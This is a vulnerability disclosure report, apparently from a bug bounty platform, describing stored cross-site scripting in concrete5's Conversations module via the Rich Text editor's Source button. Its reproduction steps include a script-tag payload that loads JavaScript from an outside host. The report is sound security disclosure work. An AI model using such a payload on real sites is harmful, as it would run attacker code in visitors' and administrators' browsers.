Stored XSS in Conversations (both client and admin) when Active Conversation Editor is set to "Rich Text"
The Conversations module in concrete5 allowed stored cross-site scripting when the Rich Text editor was used, because the Source button let users save script tags directly. An attacker could post a comment containing malicious JavaScript that executed for any visitor and for administrators viewing the Messages screen.

- Triaged in 31 days
- Fixed in 2.3 years
- Disclosed after 2.3 years
Hi concrete5 Team,
Summary
I've identified Stored XSS vulnerability in concrete5 Conversations module, when Active Conversation Editor is set to "Rich Text". An attacker is able to input malicious JavaScript, which is run in both client (agains any site visitor) as well as against any user logged into admin panel and visiting Conversations->Messages screen.
Severity: External Attack Vector; Core CMS
Core Version - 8.5.2a1 Version Installed - 8.5.2a1 Database Version - 20190520171430
commit aeaa924977ee87220b7f2d2dadc25d5a24b9e2a1
There are also some crayons here and there :)
Steps to reproduce
(All steps were made in concrete5 with default Elemental theme)
-
make sure that Active Conversation Editor in System & Settings->Conversations->Settings is set to Rich Text
-
go to any blog entry which allows to add a comment
-
in rich text editor, make sure you click "Source" button first. That will save HTML with
<script>tag and JavaScript payload "as-is" in database -
put following payload in comment field:
<script src="http://bl4de.tech/poc.js"></script>

-
post comment
-

you will immediately notice the payload is executed
-

you can verify this is Stored XSS opening the page in any other browser, as an anonymous or logged in user:
Chrome
Firefox

Also, the payload is not visible. Below is the difference in comment when Source button was on and off (with the same payload as provided above):

- verify that payload is also executed in administration panel by going to Conversations->Messages screen:
Impact
An attacker is able to execute malicious JavaScript against any user, in both client and backend of the concrete5 application.
Testing environment
- concrete 8.5.2a1, installed locally from branch
develop - PHP/7.1.23 (macOS)
- Apache/2.4.34 (macOS)
- MySQL Community Server 8.0.16 for macOS 10.14
- Chromium 77.0.3826.0
- Google Chrome 74.0.3729.169
